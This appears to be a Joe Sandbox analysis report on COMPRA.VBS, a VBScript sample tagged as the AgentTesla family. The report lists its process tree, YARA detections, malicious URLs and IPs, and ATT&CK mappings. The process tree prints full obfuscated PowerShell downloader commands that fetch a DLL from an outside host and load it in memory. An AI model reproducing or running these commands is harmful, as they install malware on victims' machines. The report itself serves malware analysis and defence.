ID: 626602
Sample Name:
COMPRA.VBS
Cookbook: default.jbs
Time: 15:20:32
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

COMPRA.VBS


Overview

General Information

Sample Name:	_COMPRA_.VBS
Analysis ID:	626602
MD5:	ebab1281212878.
SHA1:	9cb2dcf0cf00963..
SHA256:	50761c08dfd1c7...
Tags:	agenttesla
Infos:	



Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- Antivirus detection for URL or domain
- Malicious sample detected (through...
- Multi AV Scanner detection for dom...
- Yara detected Generic Downloader
- Downloads files with wrong headers...
- Wscript starts Powershell (via cmd ...
- Suspicious powershell command lin...
- Found a high number of Window / U...
- Queries the volume information (nam...
- Yara signature match
- Java / VBScript file with very long s...

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6256 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\Desktop_COMPRA_.VBS" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6388 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwA TAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG???ANgA0AFMAdAByAGkAbgBnACgAKABOAG???AdwAt AE8AYgBqAG???AYwB0ACAATgBlAHQALgBXAG???AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoA LwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwBuAG???AdwAuAHAAZABmACcAKQApADsAWwBTAHkAcwB0AG???AbQAuAEEAcABwAEQAbwBt AGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACgAJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBm AEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARwBlAHQATQBlAHQAaABvAGQAKAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAH??? AbABsACwAIABbAG8AYgBqAG???AYwB0AFsAXQBdACAAKAAnAHQAeAB0AC4AaABnAH???AdQByAHQAdAAvADEANwAxAC4AOAAxAC4AMwAzADEALgA1AD kAMQAvAC8AOgBwAHQAdABoACcAKQApAA==';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($iUqm.replace('???','U')));powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6396 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6520 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Comman d "[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/new.pdf'));[System.AppDomain]::CurrentD omain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.hguurtt/171.81.331.591//:ptth')) MD5: 95000560239032BC68B4C2FDFCDEF913)
      - powershell.exe (PID: 6728 cmdline: powershell Copy-Item -Path C:\Windows\Temp*.vbs -Destination C:\ProgramData\Done.vbs MD5: 95000560239032BC68B4C2FDFCDEF913)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
dump.pcap	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x14f8f9:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.341381226.0000020DBAA07000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x1accc:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
00000003.00000002.341350296.0000020DBA9C4000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x2dc94:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
00000003.00000002.337261949.0000020DAB5A5000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x244139:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
Process Memory Space: powershell.exe PID: 6388	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x130462:$sa2: -encodedCommand • 0x13048e:$sa2: -encodedCommand • 0x130be9:$sa2: -EncodedCommand • 0x13170a:$sa2: -EncodedCommand • 0x1317a5:$sa2: -encodedCommand • 0xae66:$sb3: -windowstyle hidden • 0xb0cc:$sb3: -windowstyle hidden • 0xf9af:$sb3: -windowstyle hidden • 0x104ca:$sb3: -windowstyle hidden • 0x10a85:$sb3: -windowstyle hidden • 0x50b1a:$sb3: -windowstyle hidden • 0x51304:$sb3: -windowstyle hidden • 0x6b07b:$sb3: -windowstyle hidden • 0x6b256:$sb3: -windowstyle hidden • 0x6b4af:$sb3: -windowstyle hidden • 0x6bab2:$sb3: -windowstyle hidden • 0x9eb43:$sb3: -windowstyle hidden • 0x9ed1e:$sb3: -windowstyle hidden • 0xd760c:$sb3: -windowstyle hidden • 0xd8885:$sb3: -windowstyle hidden • 0xd8a60:$sb3: -windowstyle hidden
Process Memory Space: powershell.exe PID: 6388	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_ConcatenatedFileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0xae28:$b2: ::FromBase64String(• 0xaeed:$b2: ::FromBase64String(• 0xb08e:$b2: ::FromBase64String(• 0xf971:$b2: ::FromBase64String(• 0x1048c:$b2: ::FromBase64String(• 0x10a46:$b2: ::FromBase64String(• 0x50adc:$b2: ::FromBase64String(• 0x512c8:$b2: ::FromBase64String(• 0x5299c:$b2: ::FromBase64String(• 0x6b03f:$b2: ::FromBase64String(• 0x6b218:$b2: ::FromBase64String(• 0x6ba75:$b2: ::FromBase64String(• 0x9eb07:$b2: ::FromBase64String(• 0x9ece0:$b2: ::FromBase64String(• 0xa0e22:$b2: ::FromBase64String(• 0xd75ce:$b2: ::FromBase64String(• 0xd8849:$b2: ::FromBase64String(• 0xd8a22:$b2: ::FromBase64String(• 0xeff93:$b2: ::FromBase64String(• 0xf0459:$b2: ::FromBase64String(• 0xf124b:$b2: ::FromBase64String(
Click to see the 3 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.powershell.exe.20dab669c50.0.raw.unpack	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x17f4e9:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
3.2.powershell.exe.20dab669c50.0.raw.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	

Source	Rule	Description	Author	Strings
3.2.powershell.exe.20dab669c50.0.raw.unpack	MALWARE_Win_DLAgent09	Detects known downloader agent	ditekSHen	• 0x1681ea:$h1: //:ptth • 0x16882e:$h1: //:ptth • 0x168892:$h1: //:ptth • 0x83a2:$s1: DownloadString • 0x8397:$s2: StrReverse • 0x83e4:$s3: FromBase64String • 0x834f:$s4: WebClient

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Networking

Yara detected Generic Downloader

Downloads files with wrong headers with respect to MIME Content-Type

System Summary

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Data Obfuscation


Suspicious powershell command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 2 1 Scripting	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	1 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 2 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COMPRA.VBS	22%	Virustotal		Browse
COMPRA.VBS	11%	Metadefender		Browse
COMPRA.VBS	10%	ReversingLabs	Script-WScript.Trojan.Honolulu	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://20.106.232.4/rumpe/newrumpe.pdf	100%	Avira URL Cloud	malware	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://195.133.18.171	17%	Virustotal		Browse
http://195.133.18.171	100%	Avira URL Cloud	malware	
http://https://contoso.com/	0%	URL Reputation	safe	
http://www.microsoft.co	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://195.133.18.171x	0%	Avira URL Cloud	safe	
http://20.106.232.4/dll/new.pdf	100%	Avira URL Cloud	malware	
http://20.106.232.48	0%	Avira URL Cloud	safe	
http://20.106.232.4x	0%	Avira URL Cloud	safe	
http://20.106.232.4	100%	Avira URL Cloud	malware	
http://195.133.18.171/ttruugh.txt	100%	Avira URL Cloud	malware	
http://crl.microq	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://20.106.232.4/rumpe/newrumpe.pdf	true	• Avira URL Cloud: malware	unknown
http://20.106.232.4/dll/new.pdf	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000003.00000002.341142244.0000020DBA852000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.302980565.000002421006E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000006.00000002.293300830.0000024200211000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000006.00000002.293300830.0000024200211000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000003.00000002.340755852.0000020DABD48000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://195.133.18.171	powershell.exe, 00000003.00000002.337261949.0000020DAB5A5000.00000004.00000800.00020000.00000000.sdmp	true	• 17%, Virustotal, Browse • Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contoso.com/	powershell.exe, 00000006.00000002.302980565.000002421006E000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000003.00000002.341142244.0000020DBA852000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.302980565.000002421006E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.microsoft.co	powershell.exe, 00000006.00000002.305685488.000002427BDB0000.00000004.00000020.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000006.00000002.302980565.000002421006E000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000006.00000002.302980565.000002421006E000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://195.133.18.171x	powershell.exe, 00000003.00000002.337261949.0000020DAB5A5000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://20.106.232.48	powershell.exe, 00000003.00000002.337261949.0000020DAB5A5000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://20.106.232.4x	powershell.exe, 00000003.00000002.337253428.0000020DAB59E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://20.106.232.4	powershell.exe, 00000003.00000002.337235213.0000020DAB591000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000001.00000002.346642450.0000015EC1C51000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.332620182.0000020DAA7F1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.292803625.0000024200001000.00000004.00000800.00020000.00000000.sdmp	false		high
http://195.133.18.171/ttruugh.txt	powershell.exe, 00000003.00000002.337261949.0000020DAB5A5000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000006.00000002.293300830.0000024200211000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.microq	powershell.exe, 00000006.00000002.305490212.000002427BD40000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.133.18.171	unknown	Russian Federation		197695	AS-REGRU	false
20.106.232.4	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626602
Start date and time: 14/05/202215:20:32	2022-05-14 15:20:32 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	_COMPRA_.VBS
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal88.troj.winVBS@8/13@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .VBS • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, ctldl.windowsupdate.com, displaycatalog.mp.microsoft.com, cdn.onenote.net, arc.msn.com
- Execution Graph export aborted for target powershell.exe, PID 6388 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 6520 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 6728 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:21:48	API Interceptor	52x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.884004042663719
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4n2Ca6pZlb4:ySib4q4dvEib42opbjvwRjdvRnrkjh4v
MD5:	BD615E1A2BC83828E536E020BD2D7DE9
SHA1:	340AF08B8BB60B52442FFE05FF8277C4276C8320
SHA-256:	B5285E108F6ED9D942F56E840A5DFCA938E65FBC64A18729DFD96BE71D878416
SHA-512:	90EC9D0E15D0D7609963BC7E19A2DE7B1D8B068460D2A0AA666D94E84360116868D19417F5C8D87E82D917CF6BC8BFFDEA8CDC73A86CD44419FFACA1E261DE6
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllIulb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_aldovbbj.0fp.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

